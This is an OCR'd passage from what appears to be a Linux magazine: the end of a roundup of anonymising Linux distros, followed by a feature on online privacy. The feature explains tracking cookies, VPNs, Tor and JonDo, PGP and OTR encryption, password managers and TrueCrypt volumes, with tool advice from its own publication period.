It's hard to say whether Tor provides perfect anonymity or not, but it's technically possible to single out a Tor user either through a compromised node or by matching traffic and user behaviour with other details, or even by correlation-timing attacks. On the other hand, JonDo node selection is less random than Tor, and we're not completely sure to what extent you can trust it. Both solutions slow the internet speeds greatly, and the JonDo proxy cascade seems to be even slower than Tor node chain. But connection speed is not top priority, because you're getting well-tested and supported anonymity.

Other participants clearly defined the cost they charge for advanced privacy and security. Whonix forces you to use virtual machine, which is always slower than a host computer, has little or no 3D support and takes extra time and skills to install it for the first time. But once you've done that Whonix can be configured to your need just like any other Debian-based distro.

It would also appear that Qubes OS will only work on quite high specified hardware, but even then it runs even slower than virtualised Whonix. Qubes OS does, however, deliver good anonymity, but its main purpose is to isolate different segments so that one segment can't bring down the others if compromised. You will also have to learn how different software domains communicate with each other.

The approach of Ubuntu Privacy Remix is unconventional, but it's also about anonymity although dealing with it very differently to the others. The project's website shows how you can create your own UPR spin-off and use it as a perfectly isolated system, which leaves no traces on a computer. UPR can also detect virtual environments and eject its ISO from its settings, but all this is solely local, without any connectivity with the outside world.



› *JonDoFox* won't let you surf the internet unless your start Java Anon Proxy.

> **"JonDo Live-DVD clearly outperforms the former king of anonymous web access: Tails."**

1st JonDo Live-DVD ★★★★★

Web: http://bit.ly/JonDoLive-DVD **Licence:** BSD **Version:** 0.9.71.2

» Fast, portable, effective and easy to use for anonymous web surfing.

2nd Tails ★★★★★

Web: https://tails.boum.org **Licence:** GNU GPLv3 **Version:** 1.2.3

» Balanced for 'mostly' safe internet access. Also a friendly way to try Tor.

3rd Whonix ★★★★☆

Web: www.whonix.org **Licence:** Mainly GNU GPL **Version:** 9.6

» Very usable and super-secure, but the hardware specs are quite high.

4th Qubes OS ★★★☆☆

Web: https://qubes-os.org **Licence:** Mainly GNU GPL **Version:** R2

» Very secure, but like riding a bumpy narrow road between concrete walls.

5th UPR ★★☆☆☆

Web: www.privacy-cd.org **Licence:** Mainly GNU GPL **Version:** 12.04r1

» Consider it as a special-purpose distro for securing sensitive data.

Over to you...

Tell us about your anonymous web surfing experiences at **lxf.letters@futurenet.com**. What's your favoured distro for privacy?

Also consider...

Many people share the illusion that they can be invisible and unreachable under the Tor network. In fact, this is only true until a user breaks a law or somehow attracts attention from intelligence services. Please use anonymity only for peaceful purposes and at your own risk. On the other hand, you have a right to keep your data away from third-parties, so why not take some measures?

The choice of anonymising distros is larger than what we've covered. Privatix and Liberté both haven't received any updates for a long time, but they are still usable and ready for web surfing on most machines. There are other projects too, such as IprediaOS, Polippix and Mandragora that didn't fit in this Roundup but are worth considering. In fact, it's not too hard to turn your existing Linux install into a digital fortress. Almost all tools for anonymity on Linux are open source, including Tor front-ends, extensions and encryption methods. ■

SERIOUS ABOUT HARDWARE?



NOW ON APPLE NEWSSTAND & GOOGLE PLAY
Download the day they go on sale in the UK!

Delivered direct to your door

Order online at www.myfavouritemagazines.co.uk
or find us in your nearest supermarket, newsagent or bookstore!



Are you fed up of being tracked online? We show you how to take control of your online privacy.

You are being watched by three-letter (poor GCHQ) organisations and billion-dollar corporations. They can read every email you send, every comment you post and every photo you share. They know what articles you read, what videos you watch, and where you like to shop. These people know you don't like being monitored but the truth is they don't care. Your online activities are tracked in the name of national security and under the garb of targeted advertising.

This Orwellian loss of privacy has its roots in the unbridled exchange of electronic information over that there internet. There's no omnipresent 'Big Brother' as such. Instead what we have are hundreds of 'Little Brothers' that follow us around as we use and traverse the internet.

Our individual liberty is under attack by technology. You can't turn a blind eye towards the monitoring just because you have 'nothing to hide' either, because former NSA contractor, Edward Snowden's whistleblowing has revealed clandestine operations and pervasive databases that log all our online activities, irrespective of whether you are a bona fide criminal or a law-abiding subject.

> **"These people know you don't like being monitored but the truth is they don't care."**

Privacy isn't just about hiding things either: it's about controlling what details of our lives we keep to ourselves and what we share with the world, and laws around the world are being rewritten to make it easier to get access to your personal data.

We laud any such efforts if they help keep us safe, but we are disgusted when our private data makes its way to corporations who fill their coffers by selling it.

In this feature we'll look at some of the best tools available to protect your privacy online. We'll show you the kind of information you are leaking inadvertently and how that information is being misused.

You'll also learn how to control your visibility and become a private citizen on the web. There's nothing sneaky or illegal in what we'll show you. This feature is all about being aware of the dangers of losing your privacy and protecting yourself from illegal surveillance, identity thieves and governments (oppressive ones or not). »

Privacy hacks

Protecting your information and your privacy go hand in hand and it all starts with limiting the information you give out to web companies. They don't always have your best interest at heart and some are infamous for selling or trading personal information.

The most basic way of being identified is through your IP address. From your IP address, a website can determine your rough geographical location, such as your city or area. This is fairly common technique exploited by web advertisements, which try to grab your attention by mentioning your location.

IP addresses are dynamic, which makes them unsuitable for tracking a user over time. But by combining your IP address with other tracking information, such as HTTP referrers and cookies and you can be easily monitored.

The job of the HTTP referrer header is to load the website you clicked on and inform it where you came from. It's also sent when loading content on a web page. So if a web page includes an advertisement, your browser tells the advertiser what page you're viewing. Some unscrupulous marketers embed invisible images in emails that take advantage of the HTTP referrer to track you when you open emails.


Tough cookie

Almost every website uses cookies to store information about the visitors and how they use the website. These are stored on a user's computer but the user has little control over what information is stored within the cookie.

Cookies have plenty of legitimate uses, such as for storing settings and preferences on a website, eg online email services use cookies to remember your login details.

However, these cookies also allow the website to track you as you move around on their website. This might sound pretty harmless, but major websites such as Google aren't just confined to a single domain. Google, as you may be aware, controls the largest advertising network on the internet. As you move from website to website, in addition to displaying advertisements, the advertising system will also track the websites you visit. The advertising system then uses this data to display advertisements that are similar to the sites that you've visited.

Google is not alone in doing this, according to a survey by **www.digitaltrends.com**, there at least 125 different companies or company products being used to track your online activity through the top 100 sites. Many of these are simple advertising networks, but others are particularly nefarious. Take for example the Disqus comment widget.



Make sure you check *Firefox*'s Privacy Preferences to block third-party cookies.

It tracks information, such as a user's posting history, IP address, and web browser version, across websites that use Disqus, even if the user is logged out. They also put the comments on public profile pages for each user.

While some online services offer an option to opt-out, many are opt-in only. You can opt out of the major tracking networks by visiting the Network Advertising Initiative's Opt-Out page (**www.networkadvertising.org/choices**). This online service will check your system for tracking cookies from participating ad networks and enables you to opt-out from them.

Additionally, all browsers offer options to zap cookies. You can also use the browser's Private Browsing mode to ensure that the cookies are flushed when you close the window. This also prevents websites from learning where you've previously been. The mode is especially handy when using a public computer.

But there is one nasty little cookie that's more invasive than a standard cookie. The Local Shared object (LSO) or Flash cookie, as its commonly known, is particularly dangerous because it isn't stored with the other cookies and is designed to evade the commonly used privacy controls.

To restrict how Flash stores LSOs, visit Flash's online settings manager (**http://bit.ly/1m33E9X**) and deselect the Allow Third-Party Flash Content To Store Data On Your Computer option. Note: If you go down this route of restricting the use of cookies then it will impact your web browsing experience, but the trade-off in regards to privacy is well worth it.

Did you know?

The NSA has been collecting a lot of metadata about internet traffic. Things like who's talking to who, when and for how long. Metadata is a lot easier to store and analyse, and can be extremely personal to the individual.

Switch to SSL

One of the first steps you should take when navigating the Internet badlands is to encrypt your network traffic by switching to the Secure Sockets Layer (SSL) protocol. SSL uses certificates to create a secure, encrypted link between the visitor's web browser and the web server that hosts the page.

The encrypted connection ensures that any data that's transferred from the browser to the web server, such as your credit card details, remains private during transmission. The certificate is provided by a certifying authority' such as VeriSign and Thwate. All SSL encrypted websites will have a padlock icon in the browser window and you can click on the icon to get more details about the certificate.

However, there is one subtle danger to be aware of. There are several types of SSL certificates and some phishing sites have purchased legitimate certificates in order to trick people into believing they are trustworthy.

Keep an eye out for the Domain Validated certificates. These are pretty cheap to procure, but do not provide authentication or validation of the business behind the website. Clicking on the padlock icon will not display any information other than encryption information. Other secure certificates will supply data about the organisation behind the website.

Every insecure network protocol has an equivalent secure one. For web browsing, there's HTTPS, for transferring files there's SFTP and SCP, and for remote logins there's SSH.

Cover your tracks

Here's how you can browse the web without leaving any trace.

Did you know?

According to Edward Snowden, monitoring network activities is more efficient than attacking systems, so the NSA has programs that intercept consumer hardware, such as laptops and routers, and turns them into surveillance devices which can be turned on remotely.

Even if you take precautions to minimise your footprint on the internet and only access encrypted websites, you are still exposed. You are still broadcasting your IP address to anyone who's watching including the websites you visit.

Additionally, since not all websites use SSL you'll end up transmitting login credentials and other details over unencrypted channels. These can be intercepted easily by packet analysis tools such as *Wireshark*, (*see p130*) especially over non-secure networks like public Wi-Fi hotspot. There are a number of solutions to help cover your tracks and disguise your digital footprint, bypass censorship and keep you invisible when online. This is especially advantageous as some websites and services block access to visitors from specific countries.

The most common is the Virtual Private Network or VPN. It's primary purpose is to extend a private network over a public network to allow remote workers to connect and use services on the workplace network. The same features also make it an ideal tool to create a secure connection to the Internet and guarantee that all of the data you send and receive is encrypted and secured from prying eyes.

There are dozens of VPN services, and there's a big list on the internet censorship wiki **http://en.cship.org/wiki/VPN**. When choosing a VPN, make sure it doesn't only run at the application level. There are VPNs that only run inside a web browser, for instance. Their drawback is that they only protect what's in the browser. If you were to run another browser alongside *Firefox*, or a separate email program, the data from these other programs would not be protected.

> **"Many VPN services keep logs and say that they will co-operate with law enforcement."**

Some VPNs may also restrict certain services, such as peer-to-peer file-sharing services like *BitTorrent*. Also many VPN services keep logs and say that they will co-operate with law enforcement with the right paperwork. There is a wonderful writeup by **TorrentFreak.com** on which VPN services take anonymity seriously (**http://bit.ly/1dvMqay**).

When you're looking for a VPN look for a service that supports OpenVPN and uses SSL/TLS for key exchange. Privacy conscious users will also want to pick a service operated from outside their home country. A service that has servers in multiple locations is always a better choice.



› ***JonDo*'s interface includes the Anonym-O-Meter which gauges the level of anonymity offered by the active service.**

Embrace the onion

Another way to bypass censorship and maintain anonymity is to use a proxy server tool. The most well-known of these is the *Tor* network. *Tor*, an acronym for The Onion Router, is a software that creates a network to allow people to browse the web anonymously.

It creates a network of relay nodes across the Internet. When you visit a website using *Tor,* the data to and from your computer is bounced around these nodes before ending up at the website, which masks your origins from the website.

You can use *Tor* to visit websites that block visitors based on their geographic location. The easiest way to use *Tor* is via the *Tor* Browser Bundle to connect to the Tor network. (*See Setup the Tor Browser Bundle, p48.*)

One downside to *Tor* is that websites load slower as the network data goes through so many relay nodes in the middle. Further, some ISPs, particularly in China, actively search and block *Tor* relays, making it difficult for some users to connect. Also note that *Tor* only encrypts traffic from your computer to the exit node, which prevents your ISP from monitoring you. But since the traffic at the exit node is unencrypted, anyone that's running the exit node can see your internet traffic. There are unconfirmed reports that many exit nodes are run by government agencies.

One way to negate the vulnerability at *Tor*'s exit node is to only use secure protocols (HTTPS, SSH etc) when using the *Tor* network. You can also use the Java Anonymous Proxy called *JonDo*, which uses interconnected proxy servers to conceal your IP address. *JonDo* is similar to *Tor*, however the »

Privacy plugins

» ***BetterPrivacy* plugin** prompts you to delete all local shared objects (LSOs) every time you close the browser.

» ***HTTPS Everywhere* plugin** Forces the web browser to use HTTPS with all sites that support it.

» ***The Web of Trust* plugin** Identifies dangerous websites from search results.


» ***DoNotTrackMe* plugin** Stops third parties, ad agencies, and search engines from tracking the webpages you visit.

» ***Disconnect* plugin** Prevents tracking by over 2,000 common trackers.


» ***Priveazy Lockdown* plugin** When you visit a website supported by the plugin, it will suggest some of the tasks you should complete to ensure your privacy is protected. When you click on a task, *Priveazy* will automatically load the relevant settings page, along with detailed instructions on how to change that specific setting.

Privacy hacks

Setup the Tor Browser Bundle







1 Download and start

The bundle has everything you need to connect to the *Tor* network, including *Tor Browser* a custom version of *Firefox*. Once extracted, switch to the directory in the CLI to run the **./start-tor-browser** script.

2 Browse anonymously

This script launches the *Vidalia Control Panel*, which will connect to the *Tor* network. Once connected, the *Tor Browser* will launch and point to **http://check.torproject.org**, which will confirm you are browsing anonymously.

3 View the network

Click on the 'View the Network' in *Vidalia* to bring up a world map which shows your routing and the active relays. When you're done, closing any windows will automatically flush the browser's cache and disconnect you.

one major difference is that it only uses certified partners as nodes. Also you can choose which proxy nodes you wish to route the traffic through. You can view the location of its proxies and choose accordingly for increased security.

JonDo caps connection speeds of free users, but you can subscribe to its premium service, which is as fast as VPN services. The project also has details on how to pay for the service while maintaining anonymity.

I know JonDo

To use the service, download the Java-based *JonDo* client, extract its contents and run its installation script as root. The script will install the client under **/usr/local**. When it's done you can launch it by typing **jondo** on the command line.


When it starts for the first time, an installation assistant will take you through a brief connection process. When it's done, the app will connect to a proxy server. You can choose which proxy network you want to use from a pull-down list. The geographic location of each network is marked with its country's flag.

In addition to the *JonDo* tool, the project also produces a secure profile for Firefox called *JonDoFox*. Or, you can download JonDo's own *Firefox*-based browser called *JonDoBrowser*. You can download and install the Deb package for the browser from the project's website or add their repository to your Debian-based distro. The *JonDoBrowser* is preconfigured to work with the *JonDo* proxy. Furthermore, unlike *Tor*, you can use the *JonDo* app to turn off anonymity and still continue using the *JonDoBrowser*.

You can also use *JonDo* and *Tor* if you use a different browser, or a different network app, such as an instant messaging or email client. All you need to do is configure the applications to route all their traffic through these apps.

To route traffic through them, go to the app's connection settings page and specify the following manual proxy settings. For *JonDo*, select the SOCKSv5 proxy and use **127.0.0.1** as the host and **4001** as the port. To pass the traffic through the *Tor* network, use **9150** as the port if you are running the bundle.

Also remember that if you're a free user of *JonDo*, you can only connect to ports that are used for web browsing, **80** for HTTP and **443** for HTTPS. For other applications you have to subscribe to its premium services. Although it's difficult to compare *JonDo* and *Tor*, many consider the former to be a safer option. *Tor* is more susceptible to internal attacks where a node operator itself attacks the network. The possibility of such attacks is reduced in *JonDo* since it screens its proxies.



Avoid being tracked by spoofing the MAC address of your network card, such as ifconfig eth0 hw ether 0A:A0:04:D4:AA:11.

Security add-ons

In addition to using a proxy service it's also a good idea to equip your web browser with a bunch of security and privacy-enhancing plugins.

With *AdBlock Plus* you can blacklist and whitelist specific advertisers. Another useful addition is the *NoScript Security Suite*, which will prevent JavaScript, Java, *Flash*, *Silverlight* and other executable content from running. This add-on can prevent cross-site scripting attacks, cross-zone DNS rebinding, router hacking and clickjacking.

Stay under the radar

A guide to emailing, messaging and chatting securely.

Did you know?

According to the Snowden files, the GCHQ's EdgeHill project (named after the first battle in the English Civil War) hopes to decrypt programs used by 15 major unnamed Internet companies and 300 VPNs by 2015.

When you are engaged in a conversation with another person, you are exposing a lot more information about yourself, about the person you are talking to and the nature of your conversation. The only way to fox the snoopers is to encrypt all your communications. This way even if they are able to intercept it, they won't be able to make out its content.

PGP (or Pretty Good Privacy) is the most popular mechanism for encrypting data and communication. One of the methods that PGP uses for encryption is called Public Key Cryptography. Instead of relying on a single password, this method employs a combination of a public key and private key to encrypt and decrypt the data.

In essence, the sender uses the recipient's public key to encrypt the message. The public key as the name suggests should be made available to everyone. When the recipient receives the message, they use their securely stored private key to decrypt the message. Additionally the sender can also sign the message with their private keys. This helps verify the identity of the person who sent the message. The recipient can verify the signature with the sender's public key.


> **"To prevent man-in-the-middle attacks, ZRTP uses Short Authentication String (SAS)."**

The freely available *GNU Privacy Guard*, popularly known as GPG, is the GPL licensed alternative to the PGP suite of cryptographic software. You'll find it pre-installed in almost every Linux distribution.

Many desktop Linux distros ship with the *Thunderbird* email client. The *Enigmail* extension for *Thunderbird* brings the advantages of GPG to the email client, and you can download the plugin from within the application itself.

This plugin will automatically fire up a setup wizard to configure the extension, which will tweak your email settings, eg so you can't compose HTML messages. Note: You can skip the wizard and configure *Enigmail* manually as well.

Once installed the extension will add a new OpenPGP entry to the *Thunderbird*'s menu. Not all of your contacts will have public keys, so you shouldn't enable encryption by default. *Enigmail* can fetch public keys of contacts from pre-configured list of key servers and also create per-recipient rules for contacts whose public keys you have.



Perzo.com is a privacy-centric online comms service. In addition to encryption it lets you send messages that will self-destruct after a specified

Encrypt your emails

By default, the Enigmail will create a 2048-bit key with a validity of five years. In addition to the key, you can also use the extension to generate a revocation certificate for invalidating a key, in case your private key is compromised.

Once you've created your keys, you should export it for safe keeping. Head to the OpenPGP menu and select Key Management. Right-click the key you want to save and select the Export Keys to File option. In the pop-up select the Export Secret Keys option to save both your private and public keys.

You should never send this file to anyone else. In fact, you should keep this file in an encrypted storage area (*see Create and use a TrueCrypt Volume, p52*). This file will help you import the keys on another installation or if you lose the keys.

To encrypt messages with the keys, compose a new message and bring up the OpenPGP menu from inside the Compose window. It'll have options to Sign Message and Encrypt Message. It's prudent to select them both and then continue writing your message as usual. When you click the Send button, you'll be prompted for the passphrase. Type it in, and your email will turn into unintelligible encrypted text.

In addition to the body of the message, you can also use the *Enigmail* to encrypt any attachments as well. Just attach the files as usual, and *Enigmail* will take care of the rest.

However, if you use webmail service, such as Gmail or Yahoo Mail you can use the *Mailvelope* plugin for *Firefox* and *Chrome* browsers to send encrypted messages (*see Encrypt Webmail, p50*). The plugin uses the *OpenPGP.js* JavaScript library that brings the power of OpenPGP to web browsers.


Encrypting your email alone will not protect them from a determined intrusive party. Law enforcement agencies and other motivated individuals can still force you to hand over the keys. As a further precaution you can route the encrypted emails through the *Tor* or *JonDo* proxy networks. The *TorBirdy* extension will configure Thunderbird to make connections over these proxy networks.


Similarly you can also encrypt real-time communications such as instant messaging. The two most popular open source IM clients, *Kopete* and *Pidgin*, can encrypt messages via plugins. The Off-The-Record (OTR) protocol , for instance, enables end-to-end encryption for IM conversations. It's implemented via the *OTR* plugin that you'll find in the repositories of most desktop distributions. All parties must have the plugin to exchange encrypted messages, though.


Once you've installed and enabled the plugin, you'll have to generate a private key for each configured account. From then on whenever you connect using that account, the plugin will automatically establish a private conversation if your contact has properly setup the *OTR* plugin as well.

There is one thing to bear in mind when using IM: Your »

Encrypt webmail with Mailvelope







1 Install Mailvelope

You can install the *Mailvelope* tool for the *Chrome* browser from the Play store, while the add-on for *Firefox* is currently under development and only available from GitHub. Once installed, bring up the tool from *Firefox*'s add-on bar and select Options. Select the Generate Key option from the navigation bar on the left and enter the details to generate a key for your email address.

2 Exchange keys

Before you can exchange encrypted emails, your recipients must have your public key. To send them your public key, head to Display Keys > Export > Display public key. Copy and paste the key block and email it to all your friends. Similarly you need their public key as well. When you receive a key, go to Import Keys and paste the key in the box and hit Submit to add it to your keyring.

3 Encrypt messages

Now compose a message and click on the floating icon in the window. Type the message and click the lock icon. Add the recipients, click OK and the text will be encrypted. Then click on the Transfer button to paste the text into the body of the message. When the message is received it will be picked up by the add-on. Your recipients will need to enter their password to read your message.

conversation may be encrypted, but there's no automatic way of knowing whether you are talking to your contact or an imposter. The plugin can help you establish the contact's identity by using any one of its three-mechanisms. You can either exchange a pre-arranged secret or code-phrase, or pose a question whose answer is only known to your contact, or manually verify the fingerprints of your key using a different method of communication.


The *OTR* plugin is designed for encrypting one-to-one chat sessions. If you want to encrypt multi-user chats, head to **http://crypto.cat**. Cryptocat is an online service that lets you set up secure conversations. It encrypts messages inside the browser itself using the AES-256 and 4096-bit asymmetric keys.

Snoop-proof chats

To use the service you'll have to first install it as an add-on to either *Firefox* or *Chrome*. When initiating a conversation, you'll first have to pick a name for the chat room you wish to create as well as a screen name. Once it has the information, CryptoCat will generate the encryption keys, create your chat room and log you in. Those who wish to join you must install the browser add-on as well, and then just enter the name of your chat room to join you.

Since there's no password protection and you'll all be using pseudonyms and not your real name, CryptoCat offers the Q&A mechanism to verify the identity of the users. Furthermore, from within the interface you can change your status and toggle desktop and audio notifications.

CryptoCat is designed for facilitating encrypted multi-user group conversations. But you can also chat privately with a member. Also remember that while your communications are encrypted, the connection is not anonymised and your identity can still be traced. To prevent this, CryptoCat recommends you use the service via the *Tor* proxy network.



Use the built-in tools in the chat clients to establish the identity of the person on the other side before transmitting confidential information.

As with text, you can also make secure voice and video calls to another user via Voice over IP (VoIP). To ensure the privacy of the connected parties, the creator of PGP, Phil Zimmerman has created the ZRTP protocol.

This protocol is responsible for negotiating keys between the connected peers and establishes a SRTP connection between them which does the actual encryption. The *GNU ZRTP* library implements most of the features.

To prevent man-in-the-middle attacks, ZRTP uses a mechanism called Short Authentication String or SAS. ZRTP defines the length of the SAS as four characters. When a call is made using ZRTP, one party reads the first two characters of the SAS and the other reads the last two. Both values should match. It's good practice to compare the values at the beginning of the call and then again after reasonable intervals.

A Java implementation of the *GNU ZRTP* library is implemented in the open source *Jitsi* VoIP client [*see Roundup Linux Format 181*]. This supports protocols, such as SIP and XMPP and can stream desktops and establish audio conference calls.

Reinforce your fort

Encrypt your hardware and lockdown your workstation.

Did you know?

The NSA devotes considerable resources to infiltrate computers, which is handled by its Tailored Access Operations (TAO) group. It's believed that TAO has a host of exploits and can attack any PC irrespective of whether you're running Windows, Mac OS, or Linux.

After all our recommends, it's disturbing to think that if the NSA wants into your computer then it will get in. That is, if you believe every detail of the documents leaked by former NSA contractor and whistleblower, Edward Snowden. Unfortunately, making your computer impervious to attackers is a more involved process than making it susceptible to crack, and a strong password isn't always the answer. The attacker might just be able to reset it by answering your loosely-picked secret question.

Generating complex passwords is of fundamental importance to privacy. How passwords are managed, however, is just as essential. Writing passwords on paper can be inherently dangerous and not everyone can make a mind palace like Sherlock to store complex passwords. This is why you need a password management tool like *KeePassX*.

KeePassX is open source passphrase generation and management software. The tool can generate extremely sophisticated, highly specific passphrases in seconds.

> **"The only way to ensure the integrity of your files is to encrypt the medium they reside on."**

Additionally, *KeePassX* can be used to manage encrypted passphrases, which can later be accessed via a master passphrase. This master removes the requirement to remember multiple passphrases. Since a master gives access to all other passphrases, it must be immune from dictionary attacks, password sniffers, and other threats such as key-loggers. It's advisable to use a combination of upper and lowercase letters, numbers, and other special characters.

We've looked at tools that let you encrypt conversations and attachments before they leave your computer. However that doesn't help you if your computer is stolen or stealthily broken into. The only way to ensure the integrity of your files is to encrypt the medium they reside on. Many Linux distros, including Fedora and Ubuntu give you the option to encrypt the disk before installing the distribution. This is known as Full Disk Encryption and according to the Electronic Frontier Foundation (EFF) is one of the best ways to ensure data privacy even for novice users.

Then there are times when you need to carry sensitive files on a removable storage device, such as a USB drive. Having an encrypted hard disk isn't of any use in such a scenario. For situations like these you need tools to create portable encrypted volumes.

Encrypted drives

There are several options for encrypting removable drives, such as Gnome's *Disk Utility*. However, the most popular option despite the recent controversies is the *TrueCrypt* tool.

TrueCrypt is an open source cross-platform tool that creates an on-the-fly encrypted volume. This means that data is automatically encrypted right before it's saved and decrypted right after it's loaded. TrueCrypt is controversial both because it's 70,000 lines of code have never been fully vetted and for the odd and abrupt manner in which that the development team decided to end support for *TrueCrypt* . The crowdfunded Open Crypto Audit Project (**https://opencryptoaudit.org**) is correcting the vetting issue and also plans to continue development. The audit project also hosts a verified copy of v7.1, which we'd recommend using as it's the last stable edition.

Instead of creating an encrypted folder, *TrueCrypt* creates a virtual disk within a file and encrypts this. Whenever you use *TrueCrypt* to decrypt the disk, it'll be presented in your file manager as a hard disk. While it's encrypted, it appears on your filesystem as an ordinary file. You can even copy it to a »

Cloud services offering privacy


If you like the services offered by popular cloud-sharing websites but are wary of their privacy policies, here are some options that offer similar conveniences while respecting your privacy.

First up is our favourite: *OwnCloud*. This is an open source Dropbox-like file sharing tool that you can install on your own hardware within your premises. You are in charge of your data that you can access from anywhere, just like with Dropbox. If you prefer using the command line, there's also *SparkleShare* which will transfer data over SSH channels.

You can also synchronise folders using the *Git-annex* assistant which supports GPG. If you have a Raspberry Pi, keep an eye on the under-development arkOS project, which will let you host your own website, email, social networking and cloud sharing accounts and other services.

If you lack the time or skills to roll your own storage service, you can use third-party services that take measures to ensure your privacy. If you want to share a private document with someone, use the **http://securesha.re** service. It will encrypt the document on your computer before uploading it to its web server. It then generates a password-protected self-destructing URL that you can pass on to the recipient. At their end the file is downloaded and decrypted locally.

Similarly, if you'd like to share images, audio and video you can use the **http://mediacru.sh** service which offers free storage and also respects your privacy. It uses HTTPS protocol, stores nothing about users, doesn't display any advertisements, and respects your browser's *DoNotTrack* settings.




The img.bi service is an image hosting website that encrypts files before uploading them and gives you a link for later removal.

Create and use a TrueCrypt volume







1 Create Volume

Launch the application and press the Create Volume button. This will launch a Volume Creation Wizard which will walk you through the necessary steps. The first step lets you choose where you wish to create the *TrueCrypt* volume. The first option is the recommended option for new users.

2 Volume options

Similarly, select the default options for most of the following steps. You'll be asked whether you wish to create a normal volume or a hidden volume. You'll also have to specify the name of the file that will act as the encrypted container and its size as well as the encryption algorithm for the volume.

3 Mount volume

In the main screen again, press the Select File button and select the encrypted volume you've created. Then press the Mount button and enter the password for the volume. The encrypted volume will then be mounted and listed in your file manager. Click the Dismount button to unmount it.

USB stick and take it to another computer and read its contents with another copy of *TrueCrypt*.

